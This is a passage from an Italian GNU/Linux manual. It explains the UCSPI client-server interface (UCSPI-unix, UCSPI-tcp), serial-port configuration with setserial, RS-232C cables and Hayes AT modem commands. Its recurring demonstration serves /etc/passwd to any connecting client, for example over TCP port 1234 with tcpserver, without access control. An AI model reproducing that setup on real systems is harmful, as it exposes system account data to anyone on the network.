Questo servente o cliente UCSPI, quando una connessione si instaura, avvia un altro programma, ovvero l'applicazione, come indicato alla fine della riga di comando (assieme alle opzioni e agli altri argomenti che possano essere necessari all'applicazione stessa); il programma ottiene poi le informazioni necessarie riferite alla connessione da alcune variabili di ambiente particolari. La comunicazione tra l'interfaccia UCSPI e l'applicazione avviene attraverso alcuni descrittori di file particolari.

Le opzioni comuni che deve avere un'interfaccia UCSPI sono quelle seguenti, a cui se ne possono aggiungere altre.

Opzione	Descrizione
`-v`	Mostra informazioni dettagliate.
`-Q`	Mostra informazioni solo sugli errori.
`-q`	Non emette alcuna informazione.

Le variabili di ambiente che vengono passate all'applicazione sono descritte nell'elenco seguente.

Variabile	Descrizione
`PROTO`	Contiene il nome del protocollo utilizzato.
protocollo*`LOCAL`	Si tratta di una serie di variabili che iniziano per il nome del protocollo, continuano con la stringa '**`LOCAL`**' e terminano in vario modo, descrivono le caratteristiche specifiche del protocollo dal lato locale.
protocollo*`REMOTE`	Si tratta di una serie di variabili che iniziano per il nome del protocollo, continuano con la stringa '**`REMOTE`**' e terminano in vario modo, descrivono le caratteristiche specifiche del protocollo dal lato remoto.

Come accennato, la comunicazione tra l'interfaccia e l'applicazione avviene attraverso dei descrittori standard. Nel caso del servente, l'applicazione riceve dati leggendo lo standard input, mentre trasmette emettendo dati attraverso lo standard output.

Figura 34.7. Comunicazione tra il servente e l'applicazione.



La comunicazione tra applicazione e il cliente UCSPI è più difficile, perché è necessario lasciare liberi i descrittori dei flussi standard comuni (standard input, standard output e standard error), a disposizione dell'applicazione, per i propri fini. Pertanto, si usano i descrittori sei e sette, rispettivamente per la lettura e la scrittura.

Figura 34.8. Comunicazione tra il cliente e l'applicazione.



A titolo di esempio, viene mostrato qualcosa di molto semplice: da una parte, un servente che, a ogni connessione, trasmette il contenuto del file '`/etc/passwd`'; dall'altra, un cliente che scorre questo risultato sullo schermo. Per cominciare, il servente viene definito in modo molto semplice:

```
$ servente indirizzo cat /etc/passwd[Invio]
```

Infatti, '**`cat`**' emette attraverso il suo standard output il contenuto del file '`/etc/passwd`', che viene prelevato dal programma che costituisce l'interfaccia UCSPI, mentre lo standard input che conterrebbe il flusso di dati in ingresso dalla connessione, viene ignorato da '**`cat`**'.

La predisposizione dal lato cliente diventa invece un po' più difficile: serve almeno uno script:

```
#!/bin/sh
cat <&6- | less
```

In questo modo, si usa ancora '**cat**', che attraverso lo standard input riceve invece quanto proveniente dal descrittore sei; quindi, quanto emesso da '**cat**' viene controllato da '**less**' (il descrittore sette non viene usato e questo significa che nulla viene inviato all'applicazione remota). Supponendo che lo script si chiami '**visualizza**' e sia collocato nella directory corrente:

```
$ cliente indirizzo ./visualizza [Invio]
```

Ciò dovrebbe essere sufficiente per poter visualizzare a ogni collegamento il contenuto del file '/etc/passwd' dell'elaboratore in cui si trova il servente.

Nell'esempio è stata mostrata una ridirezione particolare: '**<&6-**'. Il trattino finale serve a chiudere lo standard input e non è strettamente indispensabile. Nel caso la shell non consenta di usare questa combinazione, va bene anche soltanto '**<&6**'.

34.5 UCSPI-unix

UCSPI-unix[2] è un pacchetto che realizza l'interfaccia UCSPI per le comunicazioni attraverso socket di dominio Unix. Si compone principalmente di due programmi, la cui sintassi specifica si descrive nel modo seguente:

```
unixserver [opzioni] file_socket applicazione [argomenti_applicazione]
```

```
unixclient [opzioni] file_socket applicazione [argomenti_applicazione]
```

Come si può intendere, '**unixserver**' apre un socket di dominio Unix (un file) e attende una connessione, mentre '**unixclient**' contatta la controparte attraverso l'indicazione dello stesso file.

La comunicazione con l'applicazione rispettiva avviene secondo le modalità delle interfacce UCSPI e le opzioni sono quelle comuni, con l'aggiunta di altre specifiche per il tipo di socket (si consulti eventualmente *unixserver(1)*).

Volendo adattare l'esempio già mostrato in forma generalizzata a questo tipo di interfaccia, i comandi potrebbero essere quelli seguenti. Dal lato del servente:

```
$ unixserver /tmp/socket-prova cat /etc/passwd[Invio]
```

Dal lato del cliente serve uno script e il comando che avvia lo script:

```
#!/bin/sh
# ./visualizza
cat <&6- | less
```

```
$ unixclient /tmp/socket-prova ./visualizza[Invio]
```

Naturalmente, la scelta del file '`/tmp/socket-prova`' è arbitraria e dipende da come si avvia il servente.

Utilizzando uno script differente, è possibile controllare lo stato delle variabili di ambiente:

```
#!/bin/sh
set
```

Avviando '**unixclient**' con questo script, si possono notare, tra

le altre, le variabili seguenti, che riguardano precisamente UCSPI-unix:

```
PROTO=UNIX
UNIXLOCALGID=1001
UNIXLOCALPATH=/tmp/socket-prova
UNIXLOCALPID=2145
UNIXLOCALUID=1001
UNIXREMOTEEGID=1001
UNIXREMOTEEUID=1001
UNIXREMOTEPID=2112
```

Le informazioni che derivano da queste variabili dovrebbero essere comprensibili già dal nome di queste, comunque vengono descritte brevemente nell'elenco seguente.

Variabile	Descrizione
`PROTO`	Contiene la stringa '**`UNIX`**' a indicare che si tratta di socket di dominio Unix.

`UNIXLOCALUID`
 	
`UNIXLOCALGID`
	Si tratta rispettivamente del numero UID e GID del processo avviato localmente.

`UNIXLOCALPID`	Si tratta nel numero abbinato al processo locale.
`UNIXLOCALPATH`	Si tratta nel file socket a cui si fa riferimento per la connessione (lo stesso nome da entrambi i lati).

`UNIXREMOTEEUID`
 	
`UNIXREMOTEEGID`
	Si tratta rispettivamente del numero UID e GID del processo avviato dall'altra parte.

`UNIXREMOTEPID`	Si tratta nel numero abbinato al processo remoto.

34.6 UCSPI-tcp

«

UCSPI-tcp[3] è un pacchetto che realizza l'interfaccia UCSPI per le comunicazioni attraverso socket di dominio Internet, precisamente il protocollo TCP. Si compone principalmente di due programmi, la cui sintassi specifica si descrive nel modo seguente:

```
tcpserver [opzioni] nodo porta applicazione [argomenti_applicazione]
```

```
tcpclient [opzioni] nodo porta applicazione [argomenti_applicazione]
```

Anche in questo caso, '**tcpserver**' è il programma che si mette in ascolto (aprendo un socket di dominio Internet, con il protocollo TCP), mentre '**tcpclient**' contatta la controparte. Dal momento che si utilizza il protocollo TCP, il riferimento usato per comunicare è formato dall'indirizzo IP e dalla porta TCP del servente.

La comunicazione con l'applicazione rispettiva avviene secondo le modalità delle interfacce UCSPI e le opzioni sono quelle comuni, con l'aggiunta di altre specifiche per il tipo di socket (si consulti eventualmente *tcpserver(1)* e *tcpclient(1)*). In particolare, nel servente è possibile stabilire il numero massimo di connessioni in coda; inoltre, entrambe le parti possono fissare un tempo massimo di scadenza per i tentativi di connessione.

Volendo adattare l'esempio già mostrato in forma generalizzata a questo tipo di interfaccia, i comandi potrebbero essere quelli seguenti. Dal lato del servente:

```
$ tcpserver dinkel.brot.dg 1234 cat /etc/passwd[Invio]
```

Dal lato del cliente serve uno script e il comando che avvia lo script:

```
#!/bin/sh
# ./visualizza
cat <&6- | less
```

```
$ tcpclient dinkel.brot.dg 1234 ./visualizza [Invio]
```

Naturalmente, la scelta della porta 1234 è arbitraria, salvo il fatto che deve essere una porta libera e non privilegiata, dal momento che, nell'esempio, il servente viene avviato da un utente comune.

La comunicazione può risultare un po' in ritardo rispetto alle aspettative, nel caso venga fatta prima una verifica dell'identità delle parti attraverso il protocollo IDENT.

Utilizzando uno script differente, è possibile controllare lo stato delle variabili di ambiente:

```
#!/bin/sh
set
```

Avviando '**`tcpclient`**' con questo script, si possono notare, tra le altre, le variabili seguenti, che riguardano precisamente UCSPI-tcp:

```
PROTO=TCP
TCPLOCALHOST=roggen.brot.dg
TCPLOCALIP=192.168.1.2
TCPLOCALPORT=32993
TCPREMOTEHOST=dinkel.brot.dg
TCPREMOTEINFO=
TCPREMOTEIP=192.168.1.1
TCPREMOTEPORT=1234
```

Le informazioni che derivano da queste variabili dovrebbero essere comprensibili già dal nome di queste, comunque vengono descritte

brevemente nell'elenco seguente.

Variabile	Descrizione
`PROTO`	Contiene la stringa '**`TCP`**' a indicare che si tratta di socket di dominio Internet con protocollo TCP.

`TCPLOCALHOST`
`TCPLOCALIP`
`TCPLOCALPORT`
	Si tratta rispettivamente del nome, dell'indirizzo IP e della porta nell'ambito locale.

`TCPREMOTELHOST`
`TCPREMOTEIP`
`TCPREMOTEPORT`
	Si tratta rispettivamente del nome, dell'indirizzo IP e della porta nell'elaboratore remoto.

`TCPREMOTEINFO`	Informazioni particolari sulla controparte remota, ammesso che siano disponibili.

È da tenere in considerazione il fatto che '**`tcpserver`**' può essere controllato per evitare gli accessi indesiderati. Per questo si deve usare l'opzione '**`-x`**', abbinando un file costruito con '**`tcprules`**', il quale fa parte dello stesso pacchetto UCSPI-tcp (si veda *tcprules(1)*).

34.7 Riferimenti

«

- Jim Frost, *BSD sockets: a quick and dirty primer*, *http://www.google.com/search?q=Jim+Frost+BSD+sockets+a+quick+and+dirty+primer*
- D. J. Bernstein, *UNIX Client-Server Program Interface, UCSPI-1996*, 1996, *http://cr.yp.to/proto/ucspi.txt*

[1] In lingua inglese, UCSPI si pronuncia praticamente come se venisse letto nella lingua italiana: «u-c-s-p-i».

[2] **UCSPI-unix** GNU GPL

[3] **UCSPI-tcp** software libero per il quale non è consentita la diffusione in forma binaria, salvo approvazione esplicita da parte dell'autore

Capitolo 35

Dalla porta seriale a «Internet mobile»

35.1 Porte seriali 3692
35.1.1 Configurazione con il kernel Linux 3693
35.1.2 Connettori 3696
35.1.3 Controllo del flusso o handshaking 3698
35.1.4 Cavi RS-232C 3698
35.2 Modem 3700
35.2.1 Insieme esteso di comandi Hayes 3702
35.2.2 Indicatori luminosi dei modem esterni 3712
35.2.3 Codici di risposta 3714
35.2.4 Sequenze di escape 3717
35.3 File di dispositivo e collegamenti 3718
35.3.1 Gestione oculata dei permessi 3720
35.4 Programmi di comunicazione 3720
35.4.1 Accesso brutale al modem 3721
35.4.2 Utilizzo sommario di Minicom 3722
35.4.3 Utilizzo sommario di Seyon 3723
35.5 Configurazione del modem 3725
35.5.1 Profilo di configurazione del modem 3726
35.6 Rapidità di modulazione e velocità di trasmissione 3729
35.7 Impostazione della velocità 3730
35.8 Introduzione al PPP 3732

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

35.8.1 Funzionalità del kernel Linux 3733
35.9 Funzionamento generale del demone per il PPP 3734
35.9.1 Struttura del sistema di configurazione 3734
35.9.2 Struttura del sistema di autenticazione 3735
35.9.3 Interfacce PPP e funzioni privilegiate 3738
35.9.4 Indirizzi IP 3739
35.9.5 Script di contorno 3739
35.10 Avvio e opzioni 3740
35.10.1 Opzioni principali 3744
35.11 File per il sistema di autenticazione 3759
35.11.1 Configurazione PAP 3761
35.11.2 Configurazione CHAP 3764
35.12 Script 3764
35.12.1 Verifica dell'ambiente 3767
35.12.2 Gestione dinamica degli indirizzi DNS 3768
35.13 Impostazione della distribuzione GNU/Linux Debian 3769
35.14 Connessioni su porte seriali 3770
35.14.1 Programma di comunicazione 3771
35.15 Connessione PPP senza autenticazione 3775
35.15.1 Script di connessione 3776
35.15.2 Verifica della connessione 3777

35.15.3 Varianti 3778
35.16 Linea dedicata 3780
35.16.1 Ruolo dei modem 3781
35.16.2 Simulazione con l'aiuto di Minicom 3782
35.16.3 Connessione con pppd 3783
35.17 Autenticazione con il protocollo PPP 3784
35.17.1 Autenticazione tradizionale 3784
35.17.2 Autenticazione attraverso il PPP 3788
35.18 Cliente PPP che utilizza un sistema di identificazione tradizionale 3788
35.18.1 Chat 3789
35.18.2 Script di chat 3792
35.18.3 Demone per il PPP e Chat assieme 3796
35.19 Cliente PPP che fornisce esclusivamente un'identificazione PAP o CHAP 3799
35.20 WvDial 3801
35.20.1 Configurazione automatica di WvDial 3801
35.20.2 Configurazione automatica e trasparente di pppd 3804
35.20.3 Configurazione manuale 3805
35.20.4 Avvio e funzionamento 3810
35.21 Connessione mobile con «chiavetta» 3811
35.21.1 Problematiche con i sistemi GNU/Linux 3812

35.21.2 Modem USB 3813
35.21.3 WvDial e le «chiavette» 3813
35.22 Riferimenti 3817

35.1 Porte seriali

«

In un elaboratore x86 degli anni 1990 erano disponibili generalmente due porte seriali, prevedendo la possibilità di averne fino a quattro, denominate ‘`COM1:`’, ‘`COM2:`’,... La tabella 35.1 mostra la corrispondenza tra indirizzi e nomi dei file di dispositivo di un sistema GNU/Linux.

Tabella 35.1. Indirizzi delle porte seriali.

Porta su x86	IRQ	I/O	dispositivo
‘`COM1:`’	4	$3F8_{16}$	‘`/dev/ttyS0`’
‘`COM2:`’	3	$2F8_{16}$	‘`/dev/ttyS1`’
‘`COM3:`’	4	$3E8_{16}$	‘`/dev/ttyS2`’
‘`COM4:`’	3	$2E8_{16}$	‘`/dev/ttyS3`’

Nelle prime versioni del kernel Linux si distingueva tra dispositivi per le chiamate in uscita e dispositivi per le chiamate in ingresso: per le prime si utilizzavano i nomi ‘`/dev/cua*`’ che sono ormai superati, ma attualmente, i dispositivi ‘`/dev/ttyS*`’ svolgono entrambi i compiti.

Dal momento che la prima e la terza porta seriale, così come la seconda e la quarta, condividono lo stesso IRQ, per evitare conflitti era ed è meglio limitarsi all’utilizzo delle sole prime due porte seriali.

Tuttavia, il kernel Linux potrebbe gestire delle schede seriali multiple speciali, in cui, con un solo IRQ si hanno a disposizione fino a un massimo di 32 porte seriali.

35.1.1 Configurazione con il kernel Linux

In presenza di porte seriali configurate in modo non standard, è indispensabile configurare il kernel Linux in modo da poterle gestire correttamente. A questo proposito, i sistemi GNU/Linux offrono Setserial,[1] un programma di servizio specifico per configurare le porte seriali in base alle loro caratteristiche reali:

```
setserial [opzioni] dispositivo [parametro [argomento] ]...
```

```
setserial -g [-a] [-b] dispositivo...
```

Il programma '**setserial**' permette di definire o verificare le informazioni sulla configurazione di una porta seriale particolare nell'ambito dei kernel Linux. Principalmente, si tratta dell'indicazione dell'indirizzo di I/O e del numero di IRQ in cui il kernel si deve aspettare di trovare la porta seriale in questione.

In pratica, l'uso di '**setserial**' è necessario quando si utilizzano porte seriali configurate in modo non standard, allo scopo di ottenerne l'identificazione e gestione corretta, secondo la loro configurazione particolare. Quando esiste questa esigenza, dal momento che il kernel dovrebbe essere configurato in tal modo a ogni avvio, è generalmente opportuno programmare l'utilizzo di '**setserial**' all'interno della procedura di inizializzazione del sistema.

Per fare riferimento alla porta seriale da verificare o di cui si deve definire la configurazione, si utilizza il nome del file di dispositivo corrispondente, '`/dev/ttyS*`', subito dopo le opzioni eventuali.

Dopo il nome del dispositivo seriale, vengono indicati i «parametri», che a loro volta sono seguiti da un argomento eventuale. Se '**`setserial`**' viene utilizzato senza parametri, oppure con l'opzione '**`-g`**', si ottiene semplicemente lo stato attuale della configurazione della porta seriale corrispondente.

Segue la descrizione di alcune opzioni della riga di comando.

Opzione	Descrizione
`-g`	Mostra le informazioni sui dispositivi seriali indicati come argomenti.
`-a`	Quando '**`setserial`**' viene utilizzato per informare sullo stato della configurazione, con questa opzione si ottengono tutte le informazioni disponibili.
`-b`	Quando '**`setserial`**' viene utilizzato per informare sullo stato della configurazione, con questa opzione si ottiene solo un riassunto delle informazioni disponibili.

Segue la descrizione di alcuni parametri da indicare nella riga di comando.

Parametro	Descrizione
`port` ***indirizzo_i/o***	Permette di definire l'indirizzo di I/O della porta seriale.
`irq` ***indirizzo_irq***	Permette di definire l'indirizzo IRQ della porta seriale.

Parametro	Descrizione
`uart {none↩ ↪|8250|16450|16550↩ ↪|16550A|16650↩ ↪|16750↩ ↪|16850|16950|16954}`	Permette di definire in modo esplicito il tipo di UART utilizzato, salvo il caso di '**none**' che disabilita la porta seriale. Può essere utile quando il sistema di autorilevamento non funziona per qualche ragione, oppure quando il tipo individuato non risulta veritiero. In generale, si distingue tra il tipo 16550A e gli altri; il primo ha una memoria FIFO che viene utilizzata, mentre per gli altri, anche se alcuni ne dispongono, non ne viene attivato l'utilizzo.
`spd_hi`	Fa in modo che venga utilizzata la velocità di 57600 bit/s (bps) quando l'applicazione ne richiede 38400.
`spd_vhi`	Fa in modo che venga utilizzata la velocità di 115200 bit/s quando l'applicazione ne richiede 38400.
`spd_shi`	Fa in modo che venga utilizzata la velocità di 230400 bit/s quando l'applicazione ne richiede 38400.
`spd_warp`	Fa in modo che venga utilizzata la velocità di 460800 bit/s quando l'applicazione ne richiede 38400.

Vengono descritti alcuni esempi.

- `# **setserial -g -a /dev/ttyS1**` [*Invio*]

  Visualizza tutte le informazioni disponibili sulla seconda porta seriale.

- `# **setserial /dev/ttyS2 port 0x2e8**` [*Invio*]

Imposta la configurazione della terza porta seriale corrispondente al file di dispositivo ‘`/dev/ttyS2`’, definendo che per questa viene utilizzato l’indirizzo di I/O $2E8_{16}$.

- `#` **`setserial /dev/ttyS2 irq 5`**[*Invio*]

  Imposta la configurazione della terza porta seriale, definendo che per questa viene utilizzato il livello di IRQ 5.

- `#` **`setserial /dev/ttyS2 port 0x3e8 irq 5 spd_hi uart 16550`**[*Invio*]

  Imposta la configurazione della terza porta seriale, definendo che per questa viene utilizzato l’indirizzo di I/O $3E8_{16}$ e l’IRQ numero 5. Inoltre si stabilisce che si tratta di un UART 16550 (senza FIFO, o non funzionante) e si fa in modo di utilizzare una velocità elevata (57 600 bit/s) quando l’applicazione richiede 38 400 bit/s.

Quando si ha la necessità di configurare una o più porte seriali attraverso ‘**`setserial`**’, è opportuno che questa operazione venga svolta ogni volta che si accende l’elaboratore, attraverso la procedura di inizializzazione del sistema. Generalmente si tratta di modificare o creare il file ‘`/etc/init.d/setserial`’, o un altro file simile, in relazione all’organizzazione della propria distribuzione GNU/Linux.

35.1.2 Connettori

Il connettore di un porta seriale presente su un vecchio elaboratore x86 può essere di due tipi: maschio DB-25 o maschio DB-9. La porta seriale RS-232C originale utilizza il connettore DB-25, ma dal momento che in pratica si utilizzano solo nove dei 25 contatti, sugli elaboratori x86 sono apparse delle semplificazioni a nove contatti.

Figura 35.4. Connettori DB-25 e DB-9. Il terminale numero uno si trova a un'estremità della fila superiore di contatti.



La tabella seguente elenca i segnali associati ai contatti delle porte seriali:

Segnale	DB-25	DB-9
TD *Transmit data*	2	3
RD *Receive data*	3	2
RTS *Request to send*	4	7
CTS *Clear to send*	5	8
DSR *Data set ready*	6	6
Massa dei segnali	7	5
DCD *Data carrier detect*	8	1
DTR *Data terminal ready*	20	4
RI *Ring indicator*	22	9

Figura 35.6. La parte posteriore di un modem esterno tipico. Si può osservare il connettore seriale sulla parte sinistra.



35.1.3 Controllo del flusso o handshaking

«

Il controllo del flusso dei dati, tra la porta seriale e l'unità periferica a essa connessa, può essere di due tipi:

- hardware o RTS/CTS;
- software o XON/XOFF.

Il controllo di flusso hardware prevede l'utilizzo dei segnali RTS e CTS per la sincronizzazione tra la porta seriale e la periferica. Si tratta anche del metodo che garantisce la maggiore velocità. Il controllo di flusso software ignora i segnali hardware e utilizza invece i codici XON e XOFF.

35.1.4 Cavi RS-232C

«

Si tratta dei cavi utilizzati per connettere un'unità periferica a una porta seriale. A seconda dei componenti da connettere tra loro, si parla di DTE (*Data terminal equipment*) e DCE (*Data communications equipment*). L'elaboratore è sempre un DTE, il modem è un'unità DCE, mentre una stampante o un terminale può essere un DTE.

Quando si connettono due unità eterogenee, come un elaboratore con un modem, si utilizza un cavo seriale composto da un connettore DB-25 maschio, da collegare all'unità periferica DCE, e da un connettore DB-25 o DB-9 femmina, da collegare alla porta seriale dell'elaboratore (DTE). Con questo tipo di cavo, tutti i segnali di un capo sono connessi con gli stessi segnali dell'altro.

Tabella 35.7. Cavo seriale RS-232C standard (DTE-DCE)

Segnale	DTE (elaboratore) DB-25	DTE (elaboratore) DB-9	DCE (modem) DB-25
TD *Transmit data*	2	3	2
RD *Receive data*	3	2	3
RTS *Request to send*	4	7	4
CTS *Clear to send*	5	8	5
DSR *Data set ready*	6	6	6
Massa dei segnali	7	5	7
DCD *Data carrier detect*	8	1	8
DTR *Data terminal ready*	20	4	20
RI *Ring indicator*	22	9	22

Un cavo Null-modem, per la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale, può essere realizzato utilizzando due connettori DB-25 femmina, oppure DB-9 femmina, oppure un DB-25 e un DB-9 femmina. Se si intende utilizzare un controllo di flusso software, ovvero XON/XOFF, sono sufficienti tre fili, mentre per un controllo di flusso hardware, ovvero RTS/CTS, sono necessari sette fili. Se il cavo ha una schermatura metallica, questa può essere connessa alla parte metallica di uno solo dei due connettori.

Tabella 35.8. Cavo seriale a tre fili, per collegamenti tra DTE e DTE.

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	2	3
3	2	3	3	3	2
7	7	7	5	5	5

Tabella 35.9. Cavo seriale a sette fili, per collegamenti tra DTE e DTE.

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	3	2
3	2	3	3	2	3
4	5	4	8	7	8
5	4	5	7	8	7
6+8	20	6+8	4	6+1	4
20	6+8	20	6+1	4	6+1
7	7	7	5	5	5

35.2 Modem

«

Il modem è l'apparecchio che consente di trasformare un flusso di dati seriale in un segnale analogico modulato in modo da contenere tali informazioni, e viceversa. Il nome rappresenta esattamente la fusione delle parole «modulatore» e «demodulatore». La tecnolo-

gia del modem riguarda quindi l'utilizzo di linee analogiche per la trasmissione di dati in forma digitale.

La tabella 35.10 elenca alcune sigle utilizzate per identificare le caratteristiche dei modem, in particolare quelle dell'ITU (*International telecommunications union*).

Tabella 35.10. Standard sulle caratteristiche dei modem.

Standard	Caratteristiche
V.21 (Bell 103)	300 bit/s
V.22 (Bell 212A)	1200 bit/s
V.23	trasmissione/ricezione 1200 / 75 bit/s
V.22 bis	2400 bit/s
V.27	fax
V.29	fax
V.32	4800 bit/s, 9600 bit/s
V.32 bis	4800 bit/s 7200 bit/s, 9600 bit/s, 12000 bit/s, 14400 bit/s
V.34	28800 bit/s
V.34+	33600 bit/s
V.42	correzione errori (include LAP-M)
V.42 bis	compressione dati
MNP4	correzione errori
MNP5	compressione dati
V.90	trasmissione/ricezione 31200 / 56000 bit/s

Quando si utilizza il modem si distinguono due situazioni: la modalità di comando e la modalità dati. Quando si accende il modem, questo si trova nella modalità di comando, con la quale accetta una serie di comandi dall'elaboratore o dall'unità a cui è collegato, ri-

spondendo di conseguenza. Quando si stabilisce una connessione, si passa alla modalità dati e il modem non accetta più comandi (tranne uno speciale), perché tutto il traffico viene considerato parte della comunicazione.

35.2.1 Insieme esteso di comandi Hayes

«

I comandi dei modem compatibili Hayes iniziano quasi sempre per «AT» seguito da una serie eventuale di codici di comando alfanumerici e quindi da un codice di ritorno a carrello (<*CR*>).

```
AT [comando...]
```

Per esempio:

- ATDP chiamata a impulsi (telefono decadico);
- ATDT chiamata a toni (telefono multifrequenza).

I comandi di base iniziano con una lettera alfabetica; a questi sono stati aggiunti nel tempo dei comandi estesi che possono iniziare con una e-commerciale (‘`&`’), un simbolo di percentuale (‘`%`’), una barra obliqua inversa (‘`\`’) e altri simboli ancora. Quando si fa riferimento a comandi estesi, è difficile stabilire quale sia lo standard; qui si vogliono elencare solo i comandi di base e quelli estesi più comuni e quindi più importanti.

Alcuni comandi speciali non fanno uso del solito prefisso di comando AT. Sono pochi e piuttosto importanti.

Tabella 35.11. Comandi senza il prefisso AT.

Comando	Descrizione
`A/`	Ripete l'ultimo comando (si usa da solo, senza il prefisso AT e senza <*CR*> alla fine).
pausa*+++*pausa	Sequenza di escape, preceduta e seguita da una pausa di almeno un secondo. Si può usare quando il modem è nella modalità dati e lo si vuole riportare a quella di comando. Generalmente, dopo la pausa finale, viene inviato al modem un comando AT nullo: ***pausa*+++*pausa*** AT<*CR*>. Dopo aver riportato il modem alla modalità di comando, è possibile rimetterlo subito nella modalità dati attraverso il comando ATO.

I comandi seguenti richiedono il prefisso AT e sono seguiti dal carattere di ritorno a carrello (<*CR*>). I comandi prefissati da AT possono essere più o meno complessi e lunghi di conseguenza; questa lunghezza ha un limite che varia da modem a modem. In generale, quando possibile, è opportuno suddividere questi comandi se sono troppo lunghi.[2]

La maggior parte dei casi, i comandi AT sono formati da una sigla iniziale che definisce il tipo di comando e sono seguiti da un parametro numerico. Per esempio, ATH0 serve a chiudere la linea telefonica. Questi comandi possono essere composti senza il parametro finale (cioè senza il numero), quando si vuole fare riferimento allo zero. Quindi, ATH è esattamente uguale a ATH0.

I comandi AT possono contenere spazi, per facilitare la lettura umana. Resta comunque valido il problema del limite massimo alla loro lunghezza, che in tal modo deve tenere conto anche degli spazi aggiuntivi (ammesso che il modem non ne tenga conto esplicitamente).

Tabella 35.12. Comandi AT.

Comando	Descrizione
`A`	*Answer*. Risposta senza attendere il segnale di chiamata.
`DP`***n***	*Dial pulse*. Compone il numero di telefono ***n*** a impulsi.
`DT`***n***	*Dial tone*. Compone il numero di telefono ***n*** a toni. Se all'interno delle cifre del numero telefonico viene utilizzata una virgola (‘`,`’), questa rappresenta una pausa nella composizione. Solitamente, questa pausa dura due secondi. **Il comando ATD è speciale**: dopo il numero telefonico da comporre non è possibile accodare altri comandi.
`E0`	*Echo*. Disattiva l'eco dei comandi.
`E1`	Attiva l'eco dei comandi. È il valore predefinito.
`F0`	Funzionamento in *Half duplex*.
`F1`	Funzionamento in *Full duplex*.
`H0`	*Hang*. Il modem chiude la connessione alla linea telefonica.
`H1`	Il modem apre la connessione alla linea telefonica.
`H2`	Il telefono e il modem sono entrambi connessi alla linea telefonica.

Comando	Descrizione
`L0`	*Loudness*. Il livello sonoro dell'altoparlante interno al modem viene posizionato al livello minimo.
`L1`	Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello basso.
`L2`	Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello medio. È il valore predefinito.
`L3`	Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello alto.
`M0`	*Mode*. Altoparlante spento.
`M1`	Altoparlante acceso durante la chiamata e spento non appena riceve il segnale di portante. È il valore predefinito.
`M2`	Altoparlante sempre acceso.
`M3`	Altoparlante spento durante la composizione, quindi acceso, poi spento non appena riceve il segnale di portante.
`O0`	*On-line*. Quando per qualche motivo il modem è tornato alla modalità di comando mentre si trovava in quella dati, per esempio perché è stato generato un escape (+++), con il comando O0 si fa in modo che il modem torni alla modalità dati.
`O1`	Riporta il modem alla modalità dati, forzando però una procedura di equalizzazione, in modo da riadattarsi alle caratteristiche della linea.
`Q0`	*Quiet*. Vengono inviati i codici di risultato.
`Q1`	Non vengono inviati i codici di risultato.

Comando	Descrizione
`S`***n***`=`***x***	*S-register*. Attribuisce al registro ***n*** il valore ***x***.
`S`***n***`?`	Visualizza il valore del registro ***n***.
`V0`	*Verbose*. Non vengono tradotti i codici di risultato.
`V1`	Vengono tradotti i codici di risultato in forma verbale. È il valore predefinito.
`X0`	*Extensive*. Seleziona i codici di risultato a livello base (300 bit/s).
`X1`	Esteso senza rilevamento del tono di chiamata (*dialtone*) o del segnale di occupato (*busy*).
`X2`	Esteso con rilevamento del tono di chiamata (*dialtone*), ma non del segnale di occupato (*busy*).
`X3`	Esteso con rilevamento del segnale di occupato (*busy*), ma non del tono di chiamata (*dialtone*). ATX3 è la scelta migliore quando si utilizzano le linee telefoniche italiane. Se si tentano altre modalità si ottiene solo il tipico messaggio di errore: '**`NO DIALTONE`**'.
`X4`	Esteso con rilevamento del tono di chiamata (*dialtone*) e del segnale di occupato (*busy*).
`Y0`	Disabilita la disconnessione dopo uno *space* lungo (ovvero dopo un *break*). È il valore predefinito.
`Y1`	Abilita la disconnessione dopo uno *space* lungo (ovvero dopo un *break*).

Comando	Descrizione
`Z`	Preleva il profilo di configurazione dalla memoria non volatile. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi ATZ0, ATZ1, ATZ2,... per prelevare il primo profilo, il secondo, il terzo,... In generale, ATZ e ATZ0 sono la stessa cosa.
`&C0`	*Carrier*. Il modem mantiene sempre alto il DCD (*Data carrier detect*).
`&C1`	Il livello del DCD segue l'andamento della portante rilevata dal modem.
`&D0`	Il modem ignora il DTR.
`&D1`	Il modem passa allo stato di comando quando il DTR passa dal livello alto al livello basso.
`&D2`	Quando il DTR passa dal livello alto al livello basso, il modem interrompe la comunicazione (aggancia) e disabilita la risposta automatica (ammesso che questa sia stata abilitata). Infine, torna alla modalità di comando.
`&D3`	Quando il DTR passa dal livello alto al livello basso, il modem si reinizializza.
`&F`	*Firmware*. Preleva il profilo di configurazione preimpostato dal fabbricante della ROM (praticamente una reinizializzazione del modem).
`&L0`	*Line*. Linea commutata.
`&L1`	Linea dedicata.
`&S0`	*Set*. Il modem mantiene sempre alto il DSR (*Data set ready*).
`&S1`	Il DSR funziona in base alle specifiche EIA.

Comando	Descrizione
`&V`	*View*. Consente di visualizzare il profilo memorizzato nella memoria non volatile. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi AT&V0, AT&V1, AT&V2,... per visualizzare il primo profilo, il secondo, il terzo,... In generale, AT&V e AT&V0 sono la stessa cosa.
`&W`	*Write*. Scrive nella memoria non volatile il profilo attivo di configurazione. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi AT&W0, AT&W1, AT&W2,... per registrare nel primo profilo, nel secondo, nel terzo,... In generale, AT&W e AT&W0 sono la stessa cosa.

Tabella 35.13. Sintesi dei comandi AT.

Comando	Descrizione
`A`	Risposta.
`DP`	Composizione a impulsi.
`DT`	Composizione a toni.
`E`	Eco dei comandi.
`F`	Duplex.
`H`	Aggancio.
`L`	Livello sonoro.

Comando	Descrizione
M	Altoparlante.
Q	Codici di risultato.
S***n***=***x***	Attribuzione del valore ***x*** al registro ***n***.
S***n***?	Interrogazione del contenuto del registro ***n***.
V	Traduzione dei codici di risultato numerici.
X	Estensione.
Y	Disconnessione automatica.
Z	Prelievo del profilo di configurazione dalla memoria non volatile.
